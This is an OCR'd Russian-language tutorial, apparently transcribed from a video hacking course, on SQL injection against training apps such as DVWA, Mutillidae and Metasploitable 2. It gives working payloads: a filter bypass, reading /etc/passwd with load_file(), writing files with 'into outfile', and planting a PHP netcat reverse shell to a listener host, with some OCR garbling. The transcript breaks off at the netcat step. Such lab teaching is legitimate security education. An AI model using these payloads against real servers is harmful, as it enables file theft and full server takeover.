
Итак, на средних настройках безопасности мы видим, что id читается и записывается в переменную id:

Далее используется функция «mysql_real_escape_string». Эта функция предназначена считывания каждого элемента в переменной id и ищет специальные символы:



Все кавычки, которые мы попытаемся ввести в этой строке, будут просто удалены. Нам просто не нужно использовать символы, для работы с адресной строкой URL.

Выражение выглядит как:




Нам не нужно вставлять кавычки в переменную «id».
Алгоритм эксплуатации следующий, и Вы его знаете. Нужно ввести какое-либо значение в переменную «id», и только после этого можно вводить инъекцию кода в URL. Нам не нужно использовать кавычки.

Если мы будем сравнивать код, с исходниками на высоком уровне безопасности, то обнаружим, что выражение будет фактически идентичным, за исключением обрамления переменной id одинарными кавычками в SQL-выражении.

Давайте попрактикуемся с выполнением кода в URL на среднем и на высоком уровне безопасности:

По-идее, на среднем уровне безопасности, при вводе утверждения 1 and 1=1, функция будет отбрасывать специальные символы, но их у нас нет, поэтому выражение будет выполнено.

Таким образом можно вставить истинное утверждение на высоком уровне безопасности:




Так как на средних настройках мы уже тестировали, то рассмотрим высокий уровень. 1 and 1=1 будет рассматриваться, как часть id пользователя, и не будет частью SQL-выражения. Мы можем видеть, что функции «mysql_real_escape_string» недостаточно, но можно оставить данный код в исходном состоянии, и это будет довольно безопасно, но не высокая защита от SQL-инъекций.

SQL-инъекции. Чтение и запись файлов на сервер с помощью SQL-инъекций.


Я хотел бы показать Вам, как можно использовать SQL-инъекции для чтения любого файла на сервере, даже за пределами директории «www/», мы сможем прочесть содержимое в других директориях и файлах.

Помимо записи, мы можем использовать SQL-инъекции для записи файлов на сервер.


Для начала, давайте рассмотрим чтение файлов. Откроем блокнот в Kali Linux, и отредактируем наше выражение, с которым Вы уже знакомы. Оно имеет вид: «union select null, username, null, null, null»:



Вместо «username», я хочу использовать функцию «load_file()», внутри скобок я пропишу файл, который хочу загрузить. Выражение примет вид: «union select null, load_file(„/etc/passwd“), null, null, null»:



Скопируем эту строку и вставим в URL, предварительно добавив одинарную кавычку, после логина, и комментария (%23):



В итоге мы смогли прочитать всю информацию, которая содержится в директории «/etc/paswd». Не стоит ограничиваться этой директорией.

Я хотел бы показать, как записываются файлы на сервер. Это очень полезно, так как Вы сможете написать любой код, который захотите.


Можно использовать функцию в выражении «into outfile», с сохранением конечного файла.. Продолжаем модифицировать наше выражение, и оно примет вид: «union select, null, „example example“, null, null, null into outfile „/var/www/mutillidae“ testing.txt »:

Давайте пробовать запустить это выражение:

Видим ошибку, и наше выражение не работает..
Если мы детально ознакомимся с описанием ошибок, то убедимся, что у нас нет достаточных прав, для того, чтобы записывать что-либо на сервер.
Пойдем другим путем, и попробуем директорию с временными файлами, и, как Вы знаете — это «tmp».
Выражение будет модифицировано как: «union select null, 'example example', null, null, null into outfile '/tmp/testing.txt'»:

Все сработало верно.

Перейдем в нашу машину «Metasploitable 2», перейдя в директорию «/var/www/phpMyadmin», и увидим наш файл:




Если сопоставлять наши шаги, то мы можем увидеть, что они идентичны. Мы записали файл на сервер.

Устанавливаем обратное соединение и получаем полный контроль над веб-сервером жертвы.


Здравствуйте, дорогие друзья.
В предыдущем видеоуроке мы разобрали запись данных на сервер, при помощи SQL-инъекций, в частности используя функцию «into outfile». В случае, если сервер позволит нам записывать файлы в директории, то мы можем воспользоваться обратным шеллом, и используя тот же код, который мы использовали ранее, для использования доступа к серверу. Проблема заключалась в том, что мы не смогли записать данные в директорию, поэтому существует невозможность чтения файлов. Мы смогли провести запись, только в директорию */tmp,* но мы не можем открыть tmp через URL.

Я покажу Вам решение этой проблемы, но у сайта или сервера должна быть уязвимость локального запуска файлов. На сервере, как мы помним, может лежать несколько сайтов, и если мы найдем SQL-инъекцию на одном из сайтов, а на сервере уязвимость локального запуска файлов, то можно скомбинировать эти данные для эксплуатации.

Итак, рассмотрим уязвимое веб-приложение DVWA, на низких настройках безопасности. Откроем страницу «SQL-injection», введя в поле «id», какое-то значение:




Запишем в адресной строке URL, следующее выражение: «1“ union select



И, как видим, все работает.


Далее, я попытаюсь записать шелл в /tmp, а затем я открою его с помощью уязвимости запуска файлов.

Выражение очень простое, но действенное. Оно выглядит как: «union select „<?passthru(„nc -e /bin /sh 10.0.2.15 8080“);?>“, null into outfile „/tmp /reverse.php“».
Код отличается лишь тем, что в нем присутствует php запись. Id укажем, как -1, чтобы значения не передавались администратору:



Видим вывод записи того, что файл был записан на сервер. Действительно, я записывал данный файл при подготовке к уроку.
Это происходит не всегда, поэтому нужно экспериментировать с директориями, на предмет прав доступа.


Продолжим рассматривать вопрос установки обратного соединения, и в терминале я запущу netcat:



